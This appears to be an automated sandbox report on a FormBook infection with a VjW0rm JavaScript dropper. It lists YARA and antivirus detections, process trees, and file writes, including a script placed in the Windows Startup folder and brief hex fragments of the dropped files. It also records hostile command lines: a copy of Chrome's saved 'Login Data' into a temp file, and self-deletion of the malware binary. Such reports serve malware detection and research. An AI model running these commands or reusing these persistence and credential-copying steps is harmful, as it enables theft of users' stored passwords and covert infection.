Yara matches:	• Rule: SUSP_Base64_Encoded_Hex_Encoded_Code, Description: Detects hex encoded code that has been base64 encoded, Source: 00000000.00000003.440159871.000001C6B5E15000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth • Rule: SUSP_Base64_Encoded_Hex_Encoded_Code, Description: Detects hex encoded code that has been base64 encoded, Source: 00000000.00000003.438650051.000001C6B5E12000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth • Rule: SUSP_Base64_Encoded_Hex_Encoded_Code, Description: Detects hex encoded code that has been base64 encoded, Source: 00000000.00000002.454868060.000001C6B5DA0000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000003.451386308.000001C6B5A21000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000003.451386308.000001C6B5A21000.00000004.00000020.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000003.451386308.000001C6B5A21000.00000004.00000020.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: SUSP_Base64_Encoded_Hex_Encoded_Code, Description: Detects hex encoded code that has been base64 encoded, Source: 00000000.00000003.447599993.000001C6B5DA6000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000003.447599993.000001C6B5DA6000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000003.447599993.000001C6B5DA6000.00000004.00000020.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000003.447599993.000001C6B5DA6000.00000004.00000020.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000003.447905033.000001C6B609A000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000003.447905033.000001C6B609A000.00000004.00000020.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000003.447905033.000001C6B609A000.00000004.00000020.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: SUSP_Base64_Encoded_Hex_Encoded_Code, Description: Detects hex encoded code that has been base64 encoded, Source: 00000000.00000003.439308251.000001C6B5DA0000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth • Rule: SUSP_Base64_Encoded_Hex_Encoded_Code, Description: Detects hex encoded code that has been base64 encoded, Source: 00000000.00000003.449493611.000001C6B5DFF000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth • Rule: SUSP_Base64_Encoded_Hex_Encoded_Code, Description: Detects hex encoded code that has been base64 encoded, Source: 00000000.00000003.448788961.000001C6B5DA0000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth • Rule: SUSP_Base64_Encoded_Hex_Encoded_Code, Description: Detects hex encoded code that has been base64 encoded, Source: 00000000.00000003.438775384.000001C6B5E12000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth • Rule: SUSP_Base64_Encoded_Hex_Encoded_Code, Description: Detects hex encoded code that has been base64 encoded, Source: 00000000.00000003.438537712.000001C6B5DA0000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.455268485.000001C6B6770000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.455268485.000001C6B6770000.00000004.00000020.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.455268485.000001C6B6770000.00000004.00000020.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000003.452309362.000001C6B5A21000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000003.452309362.000001C6B5A21000.00000004.00000020.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000003.452309362.000001C6B5A21000.00000004.00000020.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.454366130.000001C6B5A21000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.454366130.000001C6B5A21000.00000004.00000020.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.454366130.000001C6B5A21000.00000004.00000020.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000003.448608329.000001C6B5E15000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000003.448608329.000001C6B5E15000.00000004.00000020.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000003.448608329.000001C6B5E15000.00000004.00000020.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

Analysis Process: wscript.exe PID: **7152**, Parent PID: **6972**

General

Target ID:	2
Start time:	18:40:20
Start date:	27/05/2022
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\wscript.exe" //B "C:\Users\user\AppData\Roaming\wtheeNaAZG.js
Imagebase:	0x7ff680380000
File size:	163840 bytes

MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: webshell_asp_generic, Description: Generic ASP webshell which uses any eval/exec function indirectly on user input or writes a file, Source: 00000002.00000002.959380851.0000015595548000.00000004.00000020.00020000.00000000.sdmp, Author: Arnim Rupp • Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 00000002.00000002.959380851.0000015595548000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 00000002.00000002.961594354.000001559722F000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 00000002.00000002.959396798.0000015595552000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\wtheeNaAZG.js	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	7FFA527B700A	CopyFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\wtheeNaAZG.js	0	8757	76 6f 69 64 20 28 21 41 72 72 61 79 2e 70 72 6f 74 6f 74 79 70 65 2e 66 6f 72 45 61 63 68 20 3f 20 41 72 72 61 79 2e 70 72 6f 74 6f 74 79 70 65 2e 66 6f 72 45 61 63 68 20 3d 20 66 75 6e 63 74 69 6f 6e 20 28 63 61 6c 6c 62 61 63 6b 2c 20 74 68 69 73 41 72 67 29 20 7b 0a 20 20 20 20 74 68 69 73 41 72 67 20 3d 20 74 68 69 73 41 72 67 3b 0a 20 20 20 20 66 6f 72 20 28 76 61 72 20 69 20 3d 20 30 3b 20 69 20 3c 20 74 68 69 73 2e 6c 65 6e 67 74 68 3b 20 69 2b 2b 29 20 7b 0a 20 20 20 20 20 20 20 20 63 61 6c 6c 62 61 63 6b 2e 63 61 6c 6c 28 74 68 69 73 41 72 67 2c 20 74 68 69 73 5b 69 5d 2c 20 69 2c 20 74 68 69 73 29 3b 0a 20 20 20 20 7d 0a 7d 20 3a 20 30 2c 20 21 41 72 72 61 79 2e 70 72 6f 74 6f 74 79 70 65 2e 6d 61 70 20 3f 20 41 72 72 61 79 2e 70 72 6f 74 6f 74	void (!Array.prototype.forEach ? Array.prototype.forEach = function (callback, thisArg) { thisArg = thisArg; for (var i = 0; i < this.length; i++) { callback.call(thisArg, this[i], i, this); }} : 0, !Array.prototype.map ? Array.protot	success or wait	1	7FFA527B700A	CopyFileW

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: bin.exe PID: **6372**, Parent PID: **6972**

General

Target ID:	3
Start time:	18:40:21

Start date:	27/05/2022
Path:	C:\Users\user\AppData\Local\Temp\bin.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Local\Temp\bin.exe"
Imagebase:	0x10000
File size:	175616 bytes
MD5 hash:	FF568D4337CE1566C4140FA2FEDF8DB8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.577518053.0000000000730000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.577518053.0000000000730000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.577518053.0000000000730000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.577466338.0000000000700000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.577466338.0000000000700000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.577466338.0000000000700000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.577252910.0000000000011000.00000020.00000001.01000000.00000005.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.577252910.0000000000011000.00000020.00000001.01000000.00000005.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.577252910.0000000000011000.00000020.00000001.01000000.00000005.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000001.447624352.0000000000011000.00000020.00000001.01000000.00000005.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000001.447624352.0000000000011000.00000020.00000001.01000000.00000005.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000001.447624352.0000000000011000.00000020.00000001.01000000.00000005.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000000.447458593.0000000000011000.00000020.00000001.01000000.00000005.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000000.447458593.0000000000011000.00000020.00000001.01000000.00000005.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000000.447458593.0000000000011000.00000020.00000001.01000000.00000005.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: C:\Users\user\AppData\Local\Temp\bin.exe, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: C:\Users\user\AppData\Local\Temp\bin.exe, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: C:\Users\user\AppData\Local\Temp\bin.exe, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML • Detection: 49%, Metadefender, Browse • Detection: 100%, ReversingLabs
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	2A417	NtReadFile

Analysis Process: explorer.exe PID: 684, Parent PID: 6372

General

Target ID:	4
Start time:	18:40:24
Start date:	27/05/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff74fc70000
File size:	3933184 bytes

MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000000.539227750.000000000AD27000.00000040.00000001.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000000.539227750.000000000AD27000.00000040.00000001.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000000.539227750.000000000AD27000.00000040.00000001.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000000.515738987.000000000AD27000.00000040.00000001.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000000.515738987.000000000AD27000.00000040.00000001.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000000.515738987.000000000AD27000.00000040.00000001.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Clf0t8l5h	read data or list directory | synchronize	device | compressed	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	5ED6A72	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\Clf0t8l5h\oxx7nkdv4g8.exe	read data or list directory | write data or add file | append data or add subdirectory or create pipe instance | read ea | write ea | read attributes | write attributes | read control | synchronize	device | compressed	synchronous io non alert | non directory file	success or wait	1	5EDDF9F	NtCreateFile

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Clf0t8l5h\oxx7nkdv4g8.exe	success or wait	1	5EDDEC8	NtDeleteFile

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Clf0t8l5h\oxx7nkdv4g8.exe	0	175616	4d 5a 45 52 fd 00 00 00 00 58 fd fd 09 fd 03 fd 3c fd 00 03 fd fd fd 28 03 08 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 1d 76 fd 26 59 17 fd 75 59 17 fd 75 59 17 fd 75 42 fd 6d 75 17 17 fd 75 42 fd 58 75 5a 17 fd 75 42 fd 5b 75 58 17 fd 75 52 69 63 68 59 17 fd 75 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 01 00 24 fd 18 3f 00 00 00 00 00 00 00 00 fd 00 02 01 0b 01 0a 00 00 fd 02 00 00 00 00 00 00 00 00 00 00 fd fd 01 00 00 10 00 00 00 fd 02 00 00 00 40 00 00 10 00 00 00 02 00 00 05 00 01 00 00 00 00	MZERX<(!L!This program cannot be run in DOS mode.$v&YuYuYuBm uuBXuZuB[uXuRichYuP EL$?@	success or wait	1	5EDE284	NtWriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: wscript.exe PID: **3576**, Parent PID: **684**

General

Target ID:	5
Start time:	18:40:32
Start date:	27/05/2022
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WScript.exe" "C:\Users\user\AppData\Roaming\wtheeNaAZG.js"
Imagebase:	0x7ff680380000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 00000005.00000002.964554613.000002CA0370B000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 00000005.00000002.990991085.000002CA0506D000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\wtheeNaAZG.js	0	8757	76 6f 69 64 20 28 21 41 72 72 61 79 2e 70 72 6f 74 6f 74 79 70 65 2e 66 6f 72 45 61 63 68 20 3f 20 41 72 72 61 79 2e 70 72 6f 74 6f 74 79 70 65 2e 66 6f 72 45 61 63 68 20 3d 20 66 75 6e 63 74 69 6f 6e 20 28 63 61 6c 6c 62 61 63 6b 2c 20 74 68 69 73 41 72 67 29 20 7b 0a 20 20 20 20 74 68 69 73 41 72 67 20 3d 20 74 68 69 73 41 72 67 3b 0a 20 20 20 20 66 6f 72 20 28 76 61 72 20 69 20 3d 20 30 3b 20 69 20 3c 20 74 68 69 73 2e 6c 65 6e 67 74 68 3b 20 69 2b 2b 29 20 7b 0a 20 20 20 20 20 20 20 20 63 61 6c 6c 62 61 63 6b 2e 63 61 6c 6c 28 74 68 69 73 41 72 67 2c 20 74 68 69 73 5b 69 5d 2c 20 69 2c 20 74 68 69 73 29 3b 0a 20 20 20 20 7d 0a 7d 20 3a 20 30 2c 20 21 41 72 72 61 79 2e 70 72 6f 74 6f 74 79 70 65 2e 6d 61 70 20 3f 20 41 72 72 61 79 2e 70 72 6f 74 6f 74	void (!Array.prototype.forEach ? Array.prototype.forEach = function (callback, thisArg) { thisArg = thisArg; for (var i = 0; i < this.length; i++) { callback.call(thisArg, this[i], i, this); }} : 0, !Array.prototype.map ? Array.protot	success or wait	1	7FFA527B700A	CopyFileW

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: wscript.exe PID: **1408**, Parent PID: **684**

General

Target ID:	7
Start time:	18:40:41
Start date:	27/05/2022
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WScript.exe" "C:\Users\user\AppData\Roaming\wtheeNaAZG.js"
Imagebase:	0x7ff680380000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 00000007.00000002.961147065.0000019173A2A000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 00000007.00000002.961930563.0000019175726000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: wscript.exe PID: **6416**, Parent PID: **684**

General

Target ID:	9
Start time:	18:40:50
Start date:	27/05/2022
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WScript.exe" "C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\wtheeNaAZG.js"
Imagebase:	0x7ff680380000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: webshell_asp_generic, Description: Generic ASP webshell which uses any eval/exec function indirectly on user input or writes a file, Source: 00000009.00000002.964474352.000002A0FC393000.00000004.00000020.00020000.00000000.sdmp, Author: Arnim Rupp • Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 00000009.00000002.964474352.000002A0FC393000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 00000009.00000003.512701190.000002A0FE195000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 00000009.00000002.972899634.000002A0FE18A000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 00000009.00000002.964440619.000002A0FC389000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 00000009.00000003.512633458.000002A0FE195000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: **6204**, Parent PID: **684**

General

Target ID:	13
Start time:	18:41:18
Start date:	27/05/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe
Imagebase:	0xf00000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000D.00000002.981077246.00000000005D0000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000D.00000002.981077246.00000000005D0000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000D.00000002.981077246.00000000005D0000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000D.00000002.1028333019.0000000004867000.00000004.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000D.00000002.1028333019.0000000004867000.00000004.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000D.00000002.1028333019.0000000004867000.00000004.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000D.00000002.972949650.0000000000484000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000D.00000002.972949650.0000000000484000.00000004.00000020.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000D.00000002.972949650.0000000000484000.00000004.00000020.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000D.00000002.982531208.0000000000720000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000D.00000002.982531208.0000000000720000.00000004.00000800.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000D.00000002.982531208.0000000000720000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000D.00000002.959879577.0000000000400000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000D.00000002.959879577.0000000000400000.00000040.80000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000D.00000002.959879577.0000000000400000.00000040.80000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	41A417	NtReadFile

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: **1632**, Parent PID: **6204**

General

Target ID:	14
Start time:	18:41:24
Start date:	27/05/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del "C:\Users\user\AppData\Local\Temp\bin.exe"
Imagebase:	0x1100000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 6796, Parent PID: 1632

General

Target ID:	15
Start time:	18:41:28
Start date:	27/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff77f440000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 5820, Parent PID: 6204

General

Target ID:	19
Start time:	18:43:15
Start date:	27/05/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c copy "C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data" "C:\Users\user\AppData\Local\Temp\DB1" /V
Imagebase:	0x1100000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\DB1	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	1104E97	CopyFileExW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\DB1	0	40960	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 08 00 01 01 00 40 20 20 00 00 00 01 00 00 00 14 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 2e 43 fd 05 00 00 00 01 07 fd 00 00 00 00 10 07 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3@ .C	success or wait	1	1104E97	CopyFileExW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
